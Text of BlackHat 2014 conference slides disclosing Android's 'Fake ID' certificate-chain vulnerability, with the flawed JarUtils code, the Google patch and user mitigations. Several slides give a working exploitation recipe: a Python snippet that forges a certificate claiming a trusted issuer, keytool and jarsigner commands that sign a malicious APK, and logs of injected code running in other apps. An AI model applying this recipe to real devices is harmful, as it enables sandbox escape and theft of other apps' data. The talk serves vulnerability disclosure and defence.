



Android Fake ID Vulnerability

Jeff Forristal / Bluebox

BlackHat US 2014

Jeff Forristal, CTO of Bluebox Security

Discovered Android Masterkey vulnerability in 2013

Contributing to the security industry for 15+ years



bug# 13678484

It is a:

- Sandbox escape
- Usable by malware
- Capable of accessing data, web traffic of other apps
- Can access NFC hardware while being used by Google Wallet
- Worst case: full system compromise

All by presenting a fake identification to an app

A.k.a. the “Fake ID” vulnerability




Application Identities / Signatures

Android applications are signed

| | | |
|--------------|---|---|
| abstract int | <code>checkPermission (int uid, String permission, String pkgName)</code> | Check whether a particular package has been granted a particular permission. |
| abstract int | <code>checkSignatures (int uid1, int uid2)</code> | Like <code>checkSignatures (String, String)</code> , but takes UIDs of the two packages to be checked. |
| abstract int | <code>checkSignatures (String pkg1, String pkg2)</code> | Compare the signatures of two packages to determine if the same signature appears in both of them. |
| abstract int | <code>checkSignatures (String pkg1, String pkg2, int[] grantResults)</code> | Same as <code>checkSignatures (String, String)</code> , but also returns the results of the individual permissions. |

The signature is the base of multiple security features



Subject: www.bluebox.com

-- BEGIN PUBLIC KEY ---

...

-- BEGIN PRIVATE KEY ---

...

Subject: www.bluebox.com

-- BEGIN PUBLIC KEY ---

...

Subject: Verisign CA

-- BEGIN PUBLIC KEY ---


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
-- BEGIN PRIVATE KEY ---

...

-- BEGIN PRIVATE KEY ---

...





Subject: www.bluebox.com

-- BEGIN PUBLIC KEY ---

...

Issuer: Verisign CA

Issuer Signature: ... crypto ...

-- BEGIN PRIVATE KEY ---

...

Subject: Verisign CA

-- BEGIN PUBLIC KEY ---


...


Issuer: Verisign CA

Issuer Signature: ... crypto ...

-- BEGIN PRIVATE KEY ---

...







Vulnerability Mechanics

Applications attempt to **verify** the signing
of other applications

```
PackageInfo pkgInfo = pkgr.getPackageInfo( pkg, GET_SIGNATURES )  
Signatures[] signatures = pkgInfo.signatures;
```

```
for (Signature sig : signatures ) {  
    if ( sig.equals( TRUSTED_SIGNATURE ) ){  
        // trusted signature found, trust the application  
    }  
}
```

AndroidXRef

Jelly Bean 4.3

xref: /frameworks/base/core/java/android/webkit/PluginManager.java

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```
242     // check to ensure the plugin is properly signed
243     Signature signatures[] = pkgInfo.signatures;
244     if (signatures == null) {
245         return false;
246     }
247     if (SystemProperties.getBoolean("ro.secure", false)) {
248         boolean signatureMatch = false;
249         for (Signature signature : signatures) {
250             for (int i = 0; i < SIGNATURES.length; i++) {
251                 if (SIGNATURES[i].equals(signature)) {
252                     signatureMatch = true;
253                     break;
254                 }
255             }
256         }
257         if (!signatureMatch) {
258             return false;
259         }
260     }
261 }
262
263 return true;
```

The logic accepts a trusted certificate anywhere in signature /certificate chain

AndroidXRef Jelly Bean 4.3

xref: /libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java

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```
198     if (!sig.verify(sigInfo.getEncryptedDigest())) {
199         throw new SecurityException("Incorrect signature");
200     }
201
202     return createChain(certs[issuerSertIndex], certs);
203 }
204
205 private static X509Certificate[] createChain(X509Certificate signer, X509Certificate[] candidates) {
206     LinkedList chain = new LinkedList();
207     chain.add(0, signer);
208
209     // Signer is self-signed
210     if (signer.getSubjectDN().equals(signer.getIssuerDN())){
211         return (X509Certificate[])chain.toArray(new X509Certificate[1]);
212     }
213
214     Principal issuer = signer.getIssuerDN();
215     X509Certificate issuerCert;
216     int count = 1;
217     while (true) {
218         issuerCert = findCert(issuer, candidates);
219         if( issuerCert == null) {
220             break;
221         }
222         chain.add(issuerCert);
223         count++;
224         if (issuerCert.getSubjectDN().equals(issuerCert.getIssuerDN())) {
225             break;
226         }
227         issuer = issuerCert.getIssuerDN();
228     }
229     return (X509Certificate[])chain.toArray(new X509Certificate[count]);
230 }
231
232 private static X509Certificate findCert(Principal issuer, X509Certificate[] candidates) {
233     for (int i = 0; i < candidates.length; i++) {
234         if (issuer.equals(candidates[i].getSubjectDN())) {
235             return candidates[i];
236         }
237     }
238     return null;
239 }
240 }
```

AndroidXRef Jelly Bean 4.3


xref: /libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java

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206     LinkedList chain = new LinkedList();
207     chain.add(0, signer);
208
209     // Signer is self-signed
210     if (signer.getSubjectDN().equals(signer.getIssuerDN())){
211         return (X509Certificate[])chain.toArray(new X509Certificate[0]);
212     }
213
214     Principal issuer = signer.getIssuerDN();
215     X509Certificate issuerCert;
216     int count = 1;
217     while (true) {
218         issuerCert = findCert(issuer, candidates);
219         if( issuerCert == null) {
220             break;
221         }
222         chain.add(issuerCert);
223         count++;
224         if (issuerCert.getSubjectDN().equals(issuerCert.getIssuerDN())){
225             break;
226         }
227         issuer = issuerCert.getIssuerDN();
228     }
229     return (X509Certificate[])chain.toArray(new X509Certificate[0]);
230 }
231
232
233 private static X509Certificate findCert(Principal issuer, X509Certificate[] candidates) {
234     for (int i = 0; i < candidates.length; i++) {
235         if (issuer.equals(candidates[i].getSubjectDN())){
236             return candidates[i];
237         }
238     }
239     return null;
240 }
```

1. Verify signature with signer cert
2. Create a chain based on valid signer cert
3. Get the cert's issuer
4. Find an included cert where included cert subject == previous cert's issuer
5. Add that cert to the chain



A certificate can **claim** to be issued by
any other certificate ...

... and that claim is
not verified

This code can now be easily attacked / bypassed

```
PackageInfo pkgInfo = pkgr.getPackageInfo( pkg, GET_SIGNATURES )  
Signatures[] signatures = pkgInfo.signatures;
```

```
for (Signature sig : signatures ) {  
    if ( sig.equals( TRUSTED_SIGNATURE ) ){  
        // trusted signature found, trust the application  
    }  
}
```



Exploitation

Review all uses of signatures in AOSP

Further review of select third-party components involving extra privileges

Targets

AndroidXRef Jelly Bean 4.3

Webview plugin manager (all AOSP <= 4.3)

- Plugins signed by Adobe (Flash) reloaded into any/all apps using framework webview

NFC access.xml (all AOSP)

- Match a package signature wildcard (Google Wallet), get access to NFC secure element


3LM device management extensions (assorted devices)

- Former Google/Motorola technology, included with older devices

LG MDM device extensions (LG devices)

- System functions available to apps signed by LG platform signature

1. Create APK with exploit payload suitable for target
2. Isolate trusted certificate
3. Generate a new certificate
4. Set issuer to trusted certificate
5. Package all of it (new cert + target cert as a CA cert) into a PKCS12 file
6. Use the PKCS12 for exploit APK signing



```
targetcert = OpenSSL.crypto.load_certificate( target )
pk = OpenSSL.crypto.PKey()
pk.generate_key( OpenSSL.crypto.TYPE_RSA, 1024)
newcert = OpenSSL.crypto.X509()
newcert.get_subject().CN = "arbitrary"
newcert.set_issuer( targetcert.get_subject() )
newcert.set_pubkey( pk )
newcert.sign( pk, "sha1" )
pkcs12 = OpenSSL.crypto.PKCS12()
pkcs12.set_privatekey( pk )
pkcs12.set_certificate( cert )
pkcs12.set_ca_certificates( [targetcert] )
finalPkcs12Data = pkcs12.export( passphrase="1234" )
```

BONUS

An APK supports being signed by **multiple independent signers**

You can repeat signing with as **many trusted certificates** as you care to include

Thus one exploit can carry **exploits for multiple targets** at same time

```
jeff$ openssl x509 -in webkit_plugin.pem -noout -text | grep Subject:  
Subject: C=US, ST=California, L=San Jose, O=Adobe Systems Incorporated, OU=...
```

```
jeff$ python newcert.py webkit_plugin.pem
```

```
jeff$ openssl x509 -in out.cert -noout -text
```

Certificate:

Data:

Version: 1 (0x0)

Serial Number: 976234562 (0x3a302842)

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=US, ST=California, L=San Jose, O=Adobe Systems Incorporated, OU=...

Validity

Not Before: Jun 30 23:44:40 2014 GMT

Not After : Jun 25 23:44:40 2034 GMT

Subject: CN=labs.bluebox.com

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public Key: (1024 bit)

Modulus (1024 bit):

00:b4:df:2d:53:9a:f2:8f:61:99:bc:56:19:57:76:

...

```
jeff$ keytool -v -importkeystore -srckeystore out.pckcs12 -srcstoretype PKCS12 \
 -destkeystore evil.keystore -deststoretype JKS
```

Enter destination keystore password:

Re-enter new password:

Enter source keystore password:

Entry for alias 1 successfully imported.

Import command completed: 1 entries successfully imported, 0 entries failed or cancelled

[Storing evil.keystore]

```
jeff$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore evil.keystore \
Bluebox_SampleWebKitPlugin.apk 1
```


Enter Passphrase for keystore:

Enter key password for 1:

```
adding: META-INF/MANIFEST.MF
adding: META-INF/1.SF
adding: META-INF/1.RSA
signing: AndroidManifest.xml
signing: classes.dex
signing: lib/armeabi-v7a/libsampleplugin3.so
signing: res/drawable-mdpi/ic_launcher.png
signing: res/drawable-mdpi/sample_browser_plugin.png
signing: res/layout/activity_main.xml
signing: res/menu/main.xml
signing: resources.arsc
```

```
jeff$ adb install Bluebox_SampleWebKitPlugin.apk  
1165 KB/s (39864 bytes in 0.033s)  
    pkg: /data/local/tmp/Bluebox_SampleWebKitPlugin.apk  
Success
```

```
I/PackageManager( 433): Running dexopt on: com.bluebox.labs.chainbreak.demo  
D/dalvikvm(11123): DexOpt: load 23ms, verify+opt 6ms, 282884 bytes  
I/ActivityManager( 433): Force stopping package com.bluebox.labs.chainbreak.demo appid=10083  
user=-1  
W/PackageManager( 433): Unknown permission android.webkit.permission.PLUGIN in package  
com.bluebox.labs.chainbreak.demo  
I/Plugin ( 8109): Bluebox running code in this process!  
I/Plugin ( 8109): -- uid=10077, pid=8109, process=com.microsoft.skydrive  
I/Plugin ( 5158): Bluebox running code in this process!  
I/Plugin ( 5158): -- uid=10054, pid=5158, process=com.google.android.googlequicksearchbox:search  
I/Plugin (10166): Bluebox running code in this process!  
I/Plugin (10166): -- uid=10081, pid=10166, process=com.salesforce.chatter
```



Live Demo



Mitigation

Patched, sent to OHA partners - get your OTAs in the usual manner (if ever)

```
commit 2bc5e811a817a8c667bca4318ae98582b0ee6dc6 [log] [tgz]
author Kenny Root <kroot@google.com> Thu Apr 17 11:23:00 2014 -0700
committer Kenny Root <kroot@google.com> Wed Apr 30 16:53:07 2014 +0000
tree 7e8e824bd964e1a7a45d013e0a007cfbbcd22e40
parent afd7d9472e5d850a8e1a6d02abaaa9f94579a77f [diff]
```

Add API to check certificate chain signatures

Add hidden API to check certificate chain signatures when needed. The `getCertificates` implementation returns a list of all the certificates and chains and would expect any caller interested in verifying actual chains to call `getCodeSigners` instead.

We add this hidden constructor as a stop-gap until we can switch callers over to `getCodeSigners`.

Bug: 13678484

Change-Id: I01cddef287767422454de4c5fd266c812a04d570

[luni/src/main/java/java/util/jar/JarFile.java \[diff\]](#)

[luni/src/main/java/java/util/jar/JarVerifier.java \[diff\]](#)

[luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java \[diff\]](#)

3 files changed

BTW, released to public repo May 21st



Bluebox Security Scanner



(free)



Stick to known sources for your applications

Android 4.4 (KitKat) + is immune to Flash webkit plugin
(KitKat replaced webkit webview with chromium)

Check your (older) device for 3LM extensions
(adb shell getprop | grep ro.3lm.production)

Beware of who asks for Device Admin access
(Settings -> Security -> Device Administrators)

Android XRef

xref: xref: /libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java

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Apache Harmony™

Afterthought



Thanks

jeff@bluebox.com

<http://bluebox.com/blog>